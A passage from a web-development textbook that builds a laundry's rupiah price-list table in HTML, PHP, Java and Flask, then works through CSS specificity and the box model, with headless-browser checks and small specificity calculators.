Two details must be decided by hand before any code. The ampersand in *Wash, dry & fold* is the character that begins every entity in HTML (`&`, `—`), so it must be written `&` in the document; a generator must *escape* it. And 12000 must appear as `12.000`: in Indonesian the dot separates thousands and the comma separates decimals, the opposite of English.

What runs where. The hand-written page is a static file; the three generators run on the server and send exactly that file. A browser cannot tell them apart, which is the point.

4.9.3 The HTML

Listing 4.30 is the page written by hand.

Listing 4.30 `web/laundry/prices.html`: the price list written by hand; the table has a caption, a header row, and a row header in each row.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
        <tr><th scope="row">S0001</th><td>Wash, dry &amp; fold</td><td>kg</td><td
class="price">8.000</td></tr>
        <tr class="express"><th scope="row">S0002</th><td>Express wash &amp; fold, 1
day</td><td>kg</td><td class="price">12.000</td></tr>
        <tr><th scope="row">S0003</th><td>Ironing only</td><td>kg</td><td
class="price">6.000</td></tr>
        <tr><th scope="row">S0004</th><td>Dry cleaning - shirt/blouse</td><td>item</td><td
class="price">20.000</td></tr>
        <tr><th scope="row">S0005</th><td>Dry cleaning - suit 2 pieces</td><td>item</td><td
class="price">65.000</td></tr>
        <tr><th scope="row">S0006</th><td>Dry cleaning - dress/kebaya</td><td>item</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0007</th><td>Dry cleaning - jacket</td><td>item</td><td
class="price">40.000</td></tr>
        <tr><th scope="row">S0008</th><td>Bed cover, any size</td><td>item</td><td
class="price">35.000</td></tr>
        <tr><th scope="row">S0009</th><td>Blanket</td><td>item</td><td
class="price">25.000</td></tr>
        <tr><th scope="row">S0010</th><td>Curtain</td><td>kg</td><td
class="price">15.000</td></tr>
        <tr><th scope="row">S0011</th><td>Shoes deep clean</td><td>pair</td><td
class="price">45.000</td></tr>
        <tr><th scope="row">S0012</th><td>Helmet cleaning</td><td>item</td><td
class="price">30.000</td></tr>
      </tbody>
    </table>
  </main>
</body>
</html>
```

The `caption` is the table's first child; `class="express"` lets CSS find one row; ` ` keeps *1 kg* on one line. **Figure 4.8** shows the result, with the colors that Problem 4.8 explains.

Price list

Per-kg services are weighed at the counter. The minimum charge is 1 kg.

Code	Service	Unit	Price (Rp)
S0001	Wash, dry & fold	kg	8.000
S0002	Express wash & fold, 1 day	kg	12.000
S0003	Ironing only	kg	6.000
S0004	Dry cleaning - shirt/blouse	item	20.000
S0005	Dry cleaning - suit 2 pieces	item	65.000
S0006	Dry cleaning - dress/kebaya	item	45.000
S0007	Dry cleaning - jacket	item	40.000
S0008	Bed cover, any size	item	35.000
S0009	Blanket	item	25.000
S0010	Curtain	kg	15.000
S0011	Shoes deep clean	pair	45.000
S0012	Helmet cleaning	item	30.000

Services and prices at all three outlets, in rupiah

Figure 4.8 The price list in headless Chromium: a note box, a table with a header row and row headers, the express row in red, and the caption below the table.

4.9.4 The PHP solution

Listing 4.31 writes the rows with a loop.

Listing 4.31 `php/prices.php`: the same page with its twelve rows written by one `foreach` loop.

```
<?php
// prices.php: the price list, with its twelve rows written by a loop.
// Run:  php prices.php > prices.html      or    php -S localhost:8431 prices.php
declare(strict_types=1);

$services = [                               // code => [service, unit, price in rupiah]
    'S0001' => ['Wash, dry & fold', 'kg', 8000],
    'S0002' => ['Express wash & fold, 1 day', 'kg', 12000],
    'S0003' => ['Ironing only', 'kg', 6000],
    'S0004' => ['Dry cleaning - shirt/blouse', 'item', 20000],
    'S0005' => ['Dry cleaning - suit 2 pieces', 'item', 65000],
    'S0006' => ['Dry cleaning - dress/kebaya', 'item', 45000],
    'S0007' => ['Dry cleaning - jacket', 'item', 40000],
    'S0008' => ['Bed cover, any size', 'item', 35000],
    'S0009' => ['Blanket', 'item', 25000],
    'S0010' => ['Curtain', 'kg', 15000],
    'S0011' => ['Shoes deep clean', 'pair', 45000],
    'S0012' => ['Helmet cleaning', 'item', 30000],
];

function e(string $s): string               // escape for HTML: & < > " '
{
    return htmlspecialchars($s, ENT_QUOTES | ENT_HTML5, 'UTF-8');
}
?>
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <title>Price list &mdash; Profitina Laundry</title>
  <meta name="description" content="Prices of all twelve services of Profitina Laundry, in
rupiah.">
  <link rel="stylesheet" href="prices.css">
</head>
<body>
  <header>
    <h1>Price list</h1>
    <p class="note">Per-kg services are weighed at the counter. The minimum charge is
1 kg.</p>
  </header>
  <main>
    <table id="prices">
      <caption>Services and prices at all three outlets, in rupiah</caption>
      <thead>
        <tr><th scope="col">Code</th><th scope="col">Service</th><th
scope="col">Unit</th><th scope="col">Price (Rp)</th></tr>
      </thead>
      <tbody>
```

Listing 4.31 (Continued) *php/prices.php: the same page with its twelve rows written by one foreach loop.*

```
<?php foreach ($services as $code => [$name, $unit, $price]): ?>
        <tr<?= str_starts_with($name, 'Express') ? ' class="express"' : '' ?>><th
scope="row"><?= e($code) ?></th><td><?= e($name) ?></td><td><?= e($unit) ?></td><td
class="price"><?= number_format($price, 0, ',', '.') ?></td></tr>
<?php endforeach; ?>
      </tbody>
    </table>
  </main>
</body>
</html>
```

This is PHP as designed: an HTML document with holes. `foreach ($services as $code => [$name, $unit, $price]):` walks the array and *destructures* each list; the alternative syntax

`endforeach` reads well around HTML; `<?= … ?>` means `<?php echo … ?>`. `e()` escapes every text value on the way out. `number_format($price, 0, ',', '.')` turns `12000` into `12.000`.

PHP swallows the line break right after a closing `?>`, which is why the loop lines leave no blank lines; `php prices.php | cmp - ../web/laundry/prices.html` prints nothing.

4.9.5 The Java and Python solutions

Listing 4.32 and **Listing 4.33** generate the same page in Java and Python.

Listing 4.32 `java/PriceListServer.java`: the page built with a `StringBuilder`; a text block holds the fixed parts.

```
import com.sun.net.httpserver.HttpExchange;
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.io.OutputStream;
import java.net.InetSocketAddress;
import java.nio.charset.StandardCharsets;
import java.nio.file.Files;
import java.nio.file.Path;
import java.util.Locale;

/** The price list, with its twelve rows written by a loop, on the JDK's HTTP server. */
public class PriceListServer {
    record Service(String code, String name, String unit, int price) {}

    static final Service[] SERVICES = {
        new Service("S0001", "Wash, dry & fold", "kg", 8000),
        new Service("S0002", "Express wash & fold, 1 day", "kg", 12000),
        new Service("S0003", "Ironing only", "kg", 6000),
        new Service("S0004", "Dry cleaning - shirt/blouse", "item", 20000),
        new Service("S0005", "Dry cleaning - suit 2 pieces", "item", 65000),
        new Service("S0006", "Dry cleaning - dress/kebaya", "item", 45000),
        new Service("S0007", "Dry cleaning - jacket", "item", 40000),
        new Service("S0008", "Bed cover, any size", "item", 35000),
        new Service("S0009", "Blanket", "item", 25000),
        new Service("S0010", "Curtain", "kg", 15000),
        new Service("S0011", "Shoes deep clean", "pair", 45000),
        new Service("S0012", "Helmet cleaning", "item", 30000),
    };

    /** Escape for HTML, like PHP's htmlspecialchars: & < > " ' */
    static String e(String s) {
        return s.replace("&", "&amp;").replace("<", "&lt;").replace(">", "&gt;")
                .replace("\"", "&quot;").replace("'", "&apos;");
    }

    /** 12000 -> "12.000": group thousands with a dot, as Indonesian prices are written */
    static String rupiah(int amount) {
        return String.format(Locale.ROOT, "%,d", amount).replace(',', '.');
    }
```

Listing 4.32 (Continued) *java/PriceListServer.java: the page built with a StringBuilder; a text block holds the fixed parts.*

```
    static String page() {
        StringBuilder rows = new StringBuilder();
        for (Service s : SERVICES) {
            String cls = s.name().startsWith("Express") ? " class=\"express\"" : "";
            rows.append("        <tr").append(cls).append("><th
scope=\"row\">").append(e(s.code()))

.append("</th><td>").append(e(s.name())).append("</td><td>").append(e(s.unit()))
                .append("</td><td
class=\"price\">").append(rupiah(s.price())).append("</td></tr>\n");
        }
        return """
            <!DOCTYPE html>
            <html lang="en">
            <head>

                  <tbody>
            """ + rows + """
                  </tbody>
                </table>
              </main>
            </body>
            </html>
            """;
    }
```

Listing 4.32 (Continued) *java/PriceListServer.java: the page built with a StringBuilder; a text block holds the fixed parts.*

```
    static void handle(HttpExchange ex) throws IOException {
        String path = ex.getRequestURI().getPath();
        byte[] body;
        String type;
        if (path.equals("/prices.css")) {
            body = Files.readAllBytes(Path.of("..", "web", "laundry", "prices.css"));
            type = "text/css; charset=utf-8";
        } else {
            body = page().getBytes(StandardCharsets.UTF_8);
            type = "text/html; charset=utf-8";
        }
        ex.getResponseHeaders().set("Content-Type", type);
        ex.sendResponseHeaders(200, body.length);
        try (OutputStream out = ex.getResponseBody()) { out.write(body); }
    }

    public static void main(String[] args) throws IOException {
        if (args.length > 0 && args[0].equals("--print")) {    // write the page to the
terminal
            System.out.print(page());
            return;
        }
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8432), 0);
        server.createContext("/", PriceListServer::handle);
        server.start();
        System.out.println("Price list on http://localhost:8432/prices.html");
    }
}
```

A `record` is a class that only carries values. The fixed text sits in a *text block* (triple quotes), whose common indentation Java removes. `e()` replaces `&` *first*, or the `&` of `<` would become `<`. `String.format(Locale.ROOT, "%,d", …)` groups thousands the same way on every computer, and `.replace(',', '.')` makes the dots. `--print` writes the page to the terminal for the comparison.

Listing 4.33 `python/prices_app.py`: the same page in Flask; Jinja escapes every `{{ value }}` on its own.

```
"""The price list, with its twelve rows written by a loop, in Flask.

Run:  python3 prices_app.py              then open http://localhost:8433/prices.html
      python3 prices_app.py --print      writes the page to the terminal instead
"""
import sys
from pathlib import Path

from flask import Flask, render_template_string, send_from_directory

SERVICES = [                               # (code, service, unit, price in rupiah)

</body>
</html>
"""

app = Flask(__name__)
app.jinja_env.trim_blocks = True
app.jinja_env.keep_trailing_newline = True

def rupiah(amount):
    """12000 -> '12.000': group thousands with a dot, as Indonesian prices are written."""
    return f"{amount:,}".replace(",", ".")

@app.get("/prices.html")
def prices():
    # Jinja escapes every {{ value }}: "&" in a service name arrives as "&amp;".
    return render_template_string(PAGE, services=SERVICES, rupiah=rupiah)

@app.get("/prices.css")
def stylesheet():
    return send_from_directory(Path(__file__).parent / ".." / "web" / "laundry",
"prices.css")

if __name__ == "__main__":
    if "--print" in sys.argv:
        sys.stdout.write(app.test_client().get("/prices.html").get_data(as_text=True))
    else:
        app.run(port=8433)
```

In Jinja, `{{ name }}` is escaped automatically, so `Wash, dry & fold` comes out as `Wash, dry & fold` without any call; `f"{amount:,}"` groups thousands with commas and `.replace(",", ".")` makes them dots. All three generators were compared with the hand-written file by `run_all.sh`:

```
PHP output identical
Java output identical
Flask output identical
```

4.9.6 A tempting wrong solution

The tempting shortcut writes the cells and skips the rows, as **Listing 4.34** does; and it writes `&` bare.

Listing 4.34 `web/wrong/prices-no-rows.html`: cells without rows, headers without `thead`, and a bare `&`.

```
<!DOCTYPE html>
<html lang="en">
<head><meta charset="utf-8"><title>Prices</title></head>
<body>
  <table id="prices">
    <th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry & fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash & fold, 1 day</td><td>12.000</td>
  </table>
</body>
</html>
```

A browser does not refuse it: the HTML standard prescribes how to repair it [9], and the repair hides the mistake. **Listing 4.35** asks a real browser what tree it built.

Listing 4.35 `python/dom_dump.py`: print the element tree a headless browser built from a file, and the number of table rows.

```
"""Show the element tree a real browser BUILT from an HTML file (not what was typed).

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 dom_dump.py ../web/wrong/prices-no-rows.html "#prices"
"""
import sys
from pathlib import Path

from playwright.sync_api import sync_playwright

file = Path(sys.argv[1]).resolve()
selector = sys.argv[2] if len(sys.argv) > 2 else "body"

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(file.as_uri())
    print(page.eval_on_selector(selector, "e => e.outerHTML"))
    print("rows:", page.eval_on_selector(selector, "e => e.rows ? e.rows.length : '-'"))
    browser.close()
```

```
<table id="prices">
    <tbody><tr><th>Code</th><th>Service</th><th>Price</th>
    <td>S0001</td><td>Wash, dry &amp; fold</td><td>8.000</td>
    <td>S0002</td><td>Express wash &amp; fold, 1 day</td><td>12.000</td>
  </tr></tbody></table>
rows: 1
```

One inserted `tbody`, *one* `tr`, all nine cells side by side — what **Figure 4.9** shows on a smaller table. The bare `&` was luckily repaired; rules such as `tbody tr:nth-child(2)` now match nothing, and a screen reader announces one row of nine columns.



Figure 4.9 A table written with four cells and no rows, as a browser renders it: the parser silently inserted the missing `tbody` and `tr`, and all cells ended up in one row.

CHECK YOURSELF. A thirteenth service, `S0013`, *Carpet < 5 m² (per item)* at Rp 55.000, is added to the arrays of the three generators. What exactly appears in the name cell of the new row, and why must the generators, not the person typing the data, take care of it?

Answer. `<td>Carpet < 5 m²</td>` (with the unit `item` in its own cell). The `<` must become `<`, or the browser would read `< 5 m²` as the beginning of a tag and the text would vanish; `²` needs no escaping in a UTF-8 page. The generators must do it because the same name will also be printed into a receipt, a CSV file and a JSON answer, each with its own escaping rule: escaping belongs to the moment of output.

4.10 Problem 4.8 — Which Rule Wins, and How Wide Is the Box

4.10.1 The problem

PROBLEM 4.8. The price list of Problem 4.7 is styled by the stylesheet `prices.css`, whose rules are numbered R1 to R10. Without a browser, determine: (a) the text color of the price cell of S0001 and of S0002; (b) the text color of the other data cells of S0001 and of S0002; (c) the horizontal alignment of the price cells; (d) the width and height that the note box occupies on the screen. Then check every answer against a real browser, and answer (a) again for a stylesheet from which rule R5 has been deleted.

Listing 4.36 `web/laundry/prices.css`: the price list's stylesheet, with its rules numbered R1 to R10 in comments.

```
/* prices.css: the price list. Rules are numbered so the text can refer to them. */

/* R1 */ body            { font: 16px/1.5 system-ui, sans-serif; color: #1d2433; margin:
24px; }
/* R2 */ td              { color: #55607a; }
/* R3 */ .price          { color: #0b6b5e; text-align: right; }
/* R4 */ tr.express td   { color: #b3261e; }
/* R5 */ #prices .price  { color: #1d2433; font-weight: 600; }
/* R6 */ td.price        { color: #d9822b; }

/* R7 */ table           { border-collapse: collapse; }
/* R8 */ th, td          { border: 1px solid #dde3ea; padding: 6px 10px; text-align: left;
}
/* R9 */ caption         { caption-side: bottom; font-size: 0.9rem; color: #55607a;
padding-top: 6px; }

/* R10 */ .note {
  width: 320px;
  padding: 12px 16px;
  border: 4px solid #d9822b;
  margin: 0 0 16px;
  background: #fff7ee;
}
```

4.10.2 Understanding it by hand

The cascade (Chapter 2, Section 2.15) [10]: for one property of one element, collect the matching declarations; importance and origin decide first (all ours are ordinary page rules, so nothing is decided there), then *specificity*, then the *later* rule; with no rule at all, `color` is *inherited* from the parent.

Specificity as three numbers. For a selector, count *a*, the number of id selectors (`#prices`); *b*, the number of class selectors, attribute selectors and pseudo-classes (`.price`, `[scope]`, `:first-child`); and *c*, the number of type selectors and pseudo-elements (`td`, `tr`, `::before`) [11]. Two

specificities are compared like words in a dictionary: first a, and only if the a values are equal, b, and only then c, as Equation (4.1) states.

$$(a_1, b_1, c_1) > (a_2, b_2, c_2) \Leftrightarrow a_1 > a_2 \ \vee \ (a_1 = a_2 \wedge b_1 > b_2) \ \vee \ (a_1 = a_2 \wedge b_1 = b_2 \wedge c_1 > c_2) \tag{4.1}$$

So one id beats any number of classes, and one class beats any number of type selectors: (1,0,0) > (0,9,9). **Table 4.8** applies it to the five color rules.

Table 4.8 The five rules that set a text color in `prices.css`, with the specificity (a, b, c) of each selector.

Rule	Selector	a	b	c	Color
R2	`td`	0	0	1	`#55607a` gray
R3	`.price`	0	1	0	`#0b6b5e` green
R4	`tr.express td`	0	1	2	`#b3261e` red
R5	`#prices .price`	1	1	0	`#1d2433` near-black
R6	`td.price`	0	1	1	`#d9822b` orange

(a) The price cells. The price cell of S0001 is `<td class="price">` inside `table#prices`, in a row without a class. Which selectors match it? R2 (`td`: it is a `td`), R3 (`.price`), R5 (`#prices .price`: a `.price` somewhere inside the element with id `prices`) and R6 (`td.price`). R4 does not: its row has no class `express`. The highest specificity among (0,0,1), (0,1,0), (1,1,0) and (0,1,1) is (1,1,0), so **R5 wins and the color is `#1d2433`**. For S0002 the same four match and R4 as well, (0,1,2), which is still below (1,1,0): **R5 wins again**. Notice that R6 comes after R5 in the file and loses anyway: order only breaks ties, and there is no tie.

(b) The other data cells. The name and unit cells of S0001 are plain `td` in a plain row: only R2 matches, so they are **gray `#55607a`**. In S0002, R2 (0,0,1) and R4 (0,1,2) match, and **R4 wins: red `#b3261e`**. The code cells are `th`, not `td`: none of the five rules matches them, so they inherit R1's `#1d2433` from `body`.

(c) The alignment of the prices. R3 says `text-align: right` with (0,1,0); R8 says `th, td { … text-align: left; }`. A selector list such as `th, td` is two selectors, and for a `td` the matching one is `td`, (0,0,1). So **R3 wins and the prices are right-aligned**, although R8 comes later in the file. Right alignment is what one wants for numbers: the thousands stand under the thousands.

(d) The note box. The box model (Chapter 2, Section 2.16) says that with the default `box-sizing: content-box`, `width` is the width of the *content* only; padding and border are added outside it. The width the box occupies on the screen is therefore Equation (4.2):

$$W = w + p_{\text{left}} + p_{\text{right}} + b_{\text{left}} + b_{\text{right}} \tag{4.2}$$

With R10, $w = 320$, $p_{\text{left}} = p_{\text{right}} = 16$ and $b_{\text{left}} = b_{\text{right}} = 4$, so $W = 320 + 16 + 16 + 4 + 4 = 360$ pixels. The margin, `0 0 16px`, lies outside the border and is not part of the box's own size. The height follows the same sum vertically, with the content height decided by the text: the font is 16 pixels with a line height of 1.5, so one line is $16 \times 1.5 = 24$ pixels tall. At a content width of 320 pixels the sentence of the note does not fit on one line and wraps onto two, so the content is $2 \times 24 = 48$ pixels, and $H = 48 + 12 + 12 + 4 + 4 = 80$ pixels.

The variant without R5. For S0001's price cell R2, R3 and R6 remain: (0,1,1) is the highest, so the price turns **orange**. For S0002's, R2, R3, R4 and R6 remain: R4 (0,1,2) beats R6 (0,1,1) on the third number, so that price turns **red**, like the rest of its row.

4.10.3 The check in a real browser

Listing 4.37 opens the page in headless Chromium and asks, for four cells and for the note box, what the browser computed.

Listing 4.37 `python/css_check.py`: ask a real browser for computed colors, alignment, the note box's size and the table's structure.

```
"""Ask a real browser (headless Chromium) what it computed for the price list.

Needs:  pip install playwright   and then   playwright install chromium
Run:    python3 css_check.py
"""
from pathlib import Path

from playwright.sync_api import sync_playwright

PAGE = (Path(__file__).parent / ".." / "web" / "laundry" / "prices.html").resolve()
PROBES = [("S0001 price cell", "tbody tr:nth-child(1) td.price"),
          ("S0002 price cell", "tbody tr:nth-child(2) td.price"),
          ("S0002 unit cell", "tbody tr:nth-child(2) td:nth-of-type(2)"),
          ("S0001 unit cell", "tbody tr:nth-child(1) td:nth-of-type(2)")]

with sync_playwright() as p:
    browser = p.chromium.launch()
    page = browser.new_page()
    page.goto(PAGE.as_uri())
    for label, selector in PROBES:
        color, align = page.eval_on_selector(
            selector, "e => [getComputedStyle(e).color, getComputedStyle(e).textAlign]")
        print(f"{label:<18}{color:<20}{align}")
    box = page.eval_on_selector(".note", "e => e.getBoundingClientRect()")
    print(f"note box: {box['width']:.0f} x {box['height']:.0f} px on screen")
    print("table rows:", page.eval_on_selector("#prices", "t => t.rows.length"),
          "| head rows:", page.eval_on_selector("#prices", "t => t.tHead.rows.length"),
          "| caption:", page.eval_on_selector("#prices", "t => t.caption !== null"))
    browser.close()
```

`getComputedStyle(e)` returns each property's value after the cascade; `getBoundingClientRect()` the box's size on screen.

```
S0001 price cell  rgb(29, 36, 51)     right
S0002 price cell  rgb(29, 36, 51)     right
S0002 unit cell   rgb(179, 38, 30)    left
S0001 unit cell   rgb(85, 96, 122)    left
note box: 360 x 80 px on screen
table rows: 13 | head rows: 1 | caption: True
```

`rgb(29, 36, 51)` is `#1d2433` (hexadecimal 1d, 24, 33 are 29, 36, 51), `rgb(179, 38, 30)` is `#b3261e` and `rgb(85, 96, 122)` is `#55607a`: every answer of Section 4.10.2 was right, including the box of 360 by 80 pixels. The last line also confirms Problem 4.7: thirteen rows (one header row and twelve services), a head, and a caption. With R5 removed from the stylesheet, the same browser reports `rgb(217, 130, 43)`, orange, for S0001's price and `rgb(179, 38, 30)`, red, for S0002's, as worked by hand.

4.10.4 The same reasoning as a program

The comparison of Equation (4.1) is mechanical enough to write down. **Listing 4.38** computes the specificity of each rule and picks the winner for each cell, with and without R5, in JavaScript.

Listing 4.38 `web/tools/specificity.mjs`: specificity as three counts, and the winner as the highest specificity with the later rule winning a tie.

```
// specificity.mjs: decide which CSS rule sets the color of a price cell.
// Run:  node specificity.mjs
const RULES = [["R2", "td", "#55607a"], ["R3", ".price", "#0b6b5e"],
               ["R4", "tr.express td", "#b3261e"], ["R5", "#prices .price", "#1d2433"],
               ["R6", "td.price", "#d9822b"]];          // in the order of prices.css

function specificity(selector) {                     // [ids, classes..., elements...]
  let a = 0, b = 0, c = 0;
  for (const part of selector.split(/\s+/)) {
    a += (part.match(/#[\w-]+/g) ?? []).length;
    b += (part.match(/\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+/g) ?? []).length;
    c += (part.match(/^[a-zA-Z][\w-]*|::[\w-]+/g) ?? []).length;
  }
  return [a, b, c];
}

function winner(matching) {          // highest specificity; on a tie the LATER rule
  const key = (r) => [...specificity(r[1]), RULES.indexOf(r)];
  return matching.reduce((best, r) => {
    const x = key(r), y = key(best);
    for (let i = 0; i < 4; i++) if (x[i] !== y[i]) return x[i] > y[i] ? r : best;
    return best;
  });
}

console.log("RULE  SELECTOR          (a,b,c)  COLOR");
for (const [rule, selector, color] of RULES) {
  console.log(rule.padEnd(6) + selector.padEnd(18) + `(${specificity(selector)})
${color}`);
}
const cells = { "S0001 price cell": ["R2", "R3", "R5", "R6"],
                "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"] };
for (const [cell, names] of Object.entries(cells)) {
  const matching = RULES.filter((r) => names.includes(r[0]));
  const w = winner(matching), w2 = winner(matching.filter((r) => r[0] !== "R5"));
  console.log(`${cell}: ${w[0]} ${w[1]} -> ${w[2]}; without R5: ${w2[0]} ${w2[1]} ->
${w2[2]}`);
}
```

Three regular expressions count ids, then classes, attributes and pseudo-classes (the lookbehind `(?<!:)` keeps `::before` out), then type selectors and pseudo-elements. `winner` compares $(a, b, c,$position) number by number: Equation (4.1) with source order as a fourth number. It is a teaching tool: which rules *match* was decided by hand, and `:not()` and `!important` are not handled.

```
RULE  SELECTOR          (a,b,c)  COLOR
R2    td                (0,0,1)  #55607a
R3    .price            (0,1,0)  #0b6b5e
R4    tr.express td     (0,1,2)  #b3261e
R5    #prices .price    (1,1,0)  #1d2433
R6    td.price          (0,1,1)  #d9822b
S0001 price cell: R5 #prices .price -> #1d2433; without R5: R6 td.price -> #d9822b
S0002 price cell: R5 #prices .price -> #1d2433; without R5: R4 tr.express td -> #b3261e
```

The Java version, **Listing 4.39**, and the Python version, **Listing 4.40**, print the same seven lines.

Listing 4.39 `java/Specificity.java`: the same computation in Java; `winner` compares the three numbers and then the position.

```
import java.util.ArrayList;
import java.util.LinkedHashMap;
import java.util.List;
import java.util.Map;
import java.util.regex.Matcher;
import java.util.regex.Pattern;

/** Decide which CSS rule sets the color of a price cell: specificity first, then order. */
public class Specificity {
    record Rule(String name, String selector, String color) {}

    static final List<Rule> RULES = List.of(          // in the order of prices.css
        new Rule("R2", "td", "#55607a"), new Rule("R3", ".price", "#0b6b5e"),
        new Rule("R4", "tr.express td", "#b3261e"), new Rule("R5", "#prices .price",
"#1d2433"),
        new Rule("R6", "td.price", "#d9822b"));

        }
        return best;
    }
```

Listing 4.39 (Continued) *java/Specificity.java: the same computation in Java; winner compares the three numbers and then the position.*

```
    public static void main(String[] args) {
        System.out.println("RULE  SELECTOR          (a,b,c)  COLOR");
        for (Rule r : RULES) {
            int[] s = specificity(r.selector());
            System.out.printf("%-6s%-18s(%d,%d,%d)  %s%n", r.name(), r.selector(),
                              s[0], s[1], s[2], r.color());
        }
        Map<String, List<String>> cells = new LinkedHashMap<>();
        cells.put("S0001 price cell", List.of("R2", "R3", "R5", "R6"));
        cells.put("S0002 price cell", List.of("R2", "R3", "R4", "R5", "R6"));
        for (Map.Entry<String, List<String>> cell : cells.entrySet()) {
            List<Rule> matching = new ArrayList<>(), withoutR5 = new ArrayList<>();
            for (Rule r : RULES) {
                if (cell.getValue().contains(r.name())) matching.add(r);
                if (cell.getValue().contains(r.name()) && !r.name().equals("R5"))
withoutR5.add(r);
            }
            Rule w = winner(matching), w2 = winner(withoutR5);
            System.out.println(cell.getKey() + ": " + w.name() + " " + w.selector() + " ->
"
                + w.color() + "; without R5: " + w2.name() + " " + w2.selector() + " -> " +
w2.color());
        }
    }
}
```

Listing 4.40 `python/specificity.py`: the same computation in Python, where tuples already compare number by number.

```python
"""Decide which CSS rule sets the color of a price cell: specificity first, then order.

Run:  python3 specificity.py
"""
import re

# (rule, selector, color) in the order they appear in prices.css
RULES = [("R2", "td", "#55607a"), ("R3", ".price", "#0b6b5e"),
         ("R4", "tr.express td", "#b3261e"), ("R5", "#prices .price", "#1d2433"),
         ("R6", "td.price", "#d9822b")]

def specificity(selector):
    """(a, b, c) = (ids, classes/attributes/pseudo-classes, elements/pseudo-elements)."""
    a = b = c = 0
    for part in selector.split():                        # "tr.express td" -> 2 compounds
        a += len(re.findall(r"#[\w-]+", part))
        b += len(re.findall(r"\.[\w-]+|\[[^\]]*\]|(?<!:):[\w-]+", part))
        c += len(re.findall(r"^[a-zA-Z][\w-]*|::[\w-]+", part))
    return (a, b, c)

def winner(matching):
    """Highest specificity wins; on a tie, the rule written LATER wins."""
    order = {rule: i for i, (rule, _, _) in enumerate(RULES)}
    return max(matching, key=lambda r: (specificity(r[1]), order[r[0]]))

print("RULE  SELECTOR          (a,b,c)  COLOR")
for rule, selector, color in RULES:
    a, b, c = specificity(selector)
    print(f"{rule:<6}{selector:<18}({a},{b},{c})  {color}")

cells = {"S0001 price cell": ["R2", "R3", "R5", "R6"],     # rules whose selector matches
         "S0002 price cell": ["R2", "R3", "R4", "R5", "R6"]}
for cell, names in cells.items():
    matching = [r for r in RULES if r[0] in names]
    w = winner(matching)
    w2 = winner([r for r in matching if r[0] != "R5"])
    print(f"{cell}: {w[0]} {w[1]} -> {w[2]}; without R5: {w2[0]} {w2[1]} -> {w2[2]}")
```

The Python version is the shortest, and for a reason worth remembering: Python compares tuples exactly as Equation (4.1) compares specificities, element by element from the left, so `max(matching, key=…)` with the key `(specificity, position)` *is* the cascade's rule.

4.10.5 A tempting wrong solution

Both tempting answers read the stylesheet top to bottom: "R6 is last, so the prices are orange" and "R8 comes after R3, so they are left-aligned". CSS chooses by specificity *first* and by order *only* for ties; **Figure 4.8** shows them near-black and right-aligned.

The older illustration in **Figure 4.10** and **Figure 4.11** holds a second lesson. The stylesheet selects one element by id, `#TOP`, and two paragraphs by class, `.MyLine`, and the rendering shows both rules applied. But the class rule also asks for `FRONT-WEIGHT: BOLD`, and the two blue lines in **Figure 4.11** are *not* bold. `FRONT-WEIGHT` is a misspelling of `font-weight`; a browser silently ignores a declaration it does not understand, with no error anywhere. The developer tools show it struck through with a warning sign in the *Styles* pane, which is where to look when a rule "does nothing".

stylecss04.html

```
1  <!-- stylecss04.html -->
2  <HTML>
3    <HEAD>
4      <TITLE>Profitina Laundry</TITLE>
5      <STYLE TYPE="TEXT/CSS">
6        #TOP {
7          BACKGROUND-COLOR: #FF9;
8          PADDING: 1em;
9          TEXT-ALIGN: CENTER;
10       }
11       .MyLine {
12         COLOR: BLUE;
13         FRONT-WEIGHT: BOLD;
14         MARGIN: 0;
15         PADDING: 0;
16       }
17     </STYLE>
18   </HEAD>
19   <BODY>
20     <DIV ID="TOP">
21       <H1>Profitina Laundry</H1>
22       <P CLASS="MyLine">Clean laundry, three outlets in Surabaya</P>
23       <P CLASS="MyLine">Open every day, 07:00 to 21:00</P>
24     </DIV>
25     <P>Welcome to our website!</P>
26   </BODY>
27 </HTML>
```

Figure 4.10 An internal stylesheet with both selector forms: `#TOP` for the one element with that id, `.MyLine` for every element carrying that class.

Figure 4.11 What **Figure 4.10** renders: the id rule paints the block, the class rule colors the two paragraphs, and the misspelled `FRONT-WEIGHT` declaration is silently ignored.

CHECK YOURSELF. Add `box-sizing: border-box;` to R10. What size does the note box occupy now, and how much space is left for its text?

Answer. With `border-box`, `width` means "from border to border", so the box occupies exactly 320 pixels; the content gets $320 - 16 - 16 - 4 - 4 = 280$ pixels, which is Equation (4.2) solved for w. The browser confirms 320. This is why the portfolio's stylesheet sets `* { box-sizing: border-box; }` once for everything: a width then means what it says.

4.11 Problem 4.9 — A Live Price Estimate in JavaScript

4.11.1 The problem

